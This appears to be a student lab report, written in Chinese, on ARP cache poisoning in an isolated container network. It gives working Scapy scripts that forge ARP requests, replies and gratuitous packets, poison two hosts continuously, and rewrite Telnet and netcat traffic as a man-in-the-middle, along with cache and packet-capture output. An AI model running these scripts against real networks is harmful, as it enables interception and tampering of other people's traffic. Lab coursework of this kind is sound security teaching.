Lab4 ARP_Attack

Task1.A using ARP request

1. 编写攻击程序arp_req.py，代码如下：

#!/usr/bin/env python3

from scapy.all import *


E = Ether()

A = ARP(psrc='10.9.0.6',pdst='10.9.0.5',op=1)

pkt = E/A


sendp(pkt,iface='eth0')

2. 攻击者运行攻击程序arp_req.py，结果如下：



```
root@4de3ca12bd34:/volumes# arp_req.py
.
Sent 1 packets.
```

3. 进入A中使用命令arp -n查看arp缓存，结果如下：



```
root@f42edf886db5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```

可见A的arp缓存中B的IP地址成功映射到M的MAC地址，攻击成功。

Task1.B using ARP reply

1. 编写攻击程序arp_rep.py，代码如下：

#!/usr/bin/env python3

from scapy.all import *


E = Ether()

A = ARP(psrc='10.9.0.6',pdst='10.9.0.5',op=2)

pkt = E/A


sendp(pkt,iface='eth0')

2. B的IP不在A的缓存中时，攻击者运行攻击程序arp_rep.py，结果如下：



```
root@4de3ca12bd34:/volumes# arp_rep.py
.
Sent 1 packets.
```


3. 进入A中使用命令arp -n查看arp缓存，结果如下：



```
root@f42edf886db5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```


可见攻击失败。

4. 首先在A中ping 10.9.0.6，使B的IP在A的缓存中：



```
root@f42edf886db5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

5. 攻击者运行攻击程序arp_rep.py，进入A中使用命令arp -n查看arp缓存，结果如下：



```
root@f42edf886db5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```


可见A的arp缓存中B的IP地址成功映射到M的MAC地址，攻击成功。

Task1.C using ARP gratuitous message

1. 编写攻击程序arp_g.py，代码如下：


```
#!/usr/bin/env python3
from scapy.all import *
E = Ether(dst='ff:ff:ff:ff:ff:ff')
A = ARP(psrc='10.9.0.6',pdst='10.9.0.6',hwdst='ff:ff:ff:ff:ff:ff',op=1)
pkt = E/A
sendp(pkt,iface='eth0')
```

2. B的IP不在A的缓存中时，攻击者运行攻击程序arp_g.py，结果如下：



```
root@4de3ca12bd34:/volumes# arp_g.py
.
Sent 1 packets.
```


3. 进入A中使用命令arp -n查看arp缓存，结果如下：



```
root@f42edf886db5:/# arp -n
root@f42edf886db5:/# 
```


可见攻击失败。

4. 首先在A中ping 10.9.0.6，使B的IP在A的缓存中：



```
root@f42edf886db5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
```

5. 攻击者运行攻击程序arp_g.py，进入A中使用命令arp -n查看arp缓存，结果如下：



```
root@f42edf886db5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
```

可见A的arp缓存中B的IP地址成功映射到M的MAC地址，攻击成功。


Task2 MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack)


1. 编写攻击程序arp_m.py，代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
E = Ether()
A1 = ARP(psrc='10.9.0.6',pdst='10.9.0.5',op=1)
A2 = ARP(psrc='10.9.0.5',pdst='10.9.0.6',op=1)
pkt1 = E/A1
pkt2 = E/A2
while 1:
        sendp(pkt1,iface='eth0')
        sendp(pkt2,iface=‘eth0')
```

2. 在A和B之间建立telnet，运行攻击程序arp_m.py，查看A和B的arp缓存，结果如下：



```
root@f42edf886db5:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
```




```
seed@6ee926cef962:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.5                 ether   02:42:0a:09:00:69   C                     eth0
```

可见A的arp缓存中B的MAC地址和B的arp缓存中A的MAC地址均映射到M的MAC地址，攻击成功。


Step 2 (Testing)

1. 关闭M的IP转发功能，命令如下：



```
root@4de3ca12bd34:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

2. 在A中pingB（与在B中pingA相似），并用Wireshark抓包，结果如下：




No.	Time	Source	Destination	Protocol	Length	Info
3931	2021-07-21 06:2…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3932	2021-07-21 06:2…	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of
3933	2021-07-21 06:2…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of
3934	2021-07-21 06:2…	02:42:0a:09:00:05	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
3935	2021-07-21 06:2…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
3936	2021-07-21 06:2…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0045, seq=60/15360, ttl=
3937	2021-07-21 06:2…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0045, seq=60/15360, ttl=
3938	2021-07-21 06:2…	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6

Ping通的报文很久才会出现一个。由于M的自动回复被关闭，故A没有收到ping的回复。之后A首先向M单播arp请求报文，以获得B对应的MAC地址，但M不会回应。三次单播都没有回应后，A广播arp请求报文，以获得B对应的MAC地址，B收到后将MAC地址告诉A，ping的报文成功发出一次。


Step 3 (Turn on IP forwarding).

1. 打开M的IP转发功能，命令如下：




```
root@4de3ca12bd34:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

2. 在A中pingB（与在B中pingA相似），并用Wireshark抓包，结果如下：



No.	Time	Source	Destination	Protocol	Length	Info
234	2021-07-21 06:3…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
235	2021-07-21 06:3…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0046, seq=1/256, ttl
236	2021-07-21 06:3…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0046, seq=1/256, ttl
237	2021-07-21 06:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0046, seq=1/256, ttl
238	2021-07-21 06:3…	10.9.0.105	10.9.0.6	ICMP	126	Redirect (Redirect for host)
239	2021-07-21 06:3…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0046, seq=1/256, ttl
240	2021-07-21 06:3…	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use
241	2021-07-21 06:3…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06 (duplicate us



```
root@f42edf886db5:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.140 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.148 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.126 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.287 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.138 ms
```

可见是可以ping通的。M起到了中间人转发的作用。


Step 4 (Launch the MITM attack)

1. 编写字符修改程序mitm.py，将c替换成C，代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
        if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].payload)
                del(newpkt[TCP].chksum)
                if pkt[TCP].payload:
                        data = pkt[TCP].payload.load
                        newdata = data.replace(b'c',b'C')
                        send(newpkt/newdata)
                else:
                        send(newpkt)

        elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
                newpkt = IP(bytes(pkt[IP]))
                del(newpkt.chksum)
                del(newpkt[TCP].chksum)
        send(newpkt)
f = 'tcp and ether dst host 02:42:0a:09:00:69'
pkt = sniff(iface='eth0',filter=f,prn=spoof_pkt)
```

2. M打开IP转发，运行arp缓存中毒攻击程序后，在A中与B建立telnet连接。之后M关闭IP转发，运行字符修改程序mitm.py，结果如下：



```
seed@6ee926cef962:~$ aCdCCCasCCsdf
```

可见所有c都被替换成了C，攻击成功。


Task 3: MITM Attack on Netcat using ARP Cache Poisoning

1. 编写字符修改程序mitm.py，将quan替换成AAAA，代码如下：


```
#!/usr/bin/env python3
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)
        if pkt[TCP].payload:
            data = pkt[TCP].payload.load
            newdata = data.replace(b'quan',b'AAAA')
            send(newpkt/newdata)
        else:
            send(newpkt)

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)
f = 'tcp and ether dst host 02:42:0a:09:00:69'
pkt = sniff(iface=‘eth0',filter=f,prn=spoof_pkt)
```

2. M打开IP转发，运行arp缓存中毒攻击程序后，在A中与B建立catnet连接。之后M关闭IP转发，运行字符修改程序mitm.py，结果如下：



```
root@f42edf886db5:/# nc 10.9.0.6 9090
quan
```



```
root@6ee926cef962:/# nc -lp 9090
AAAA
```

可见quan被替换成AAAA，攻击成功。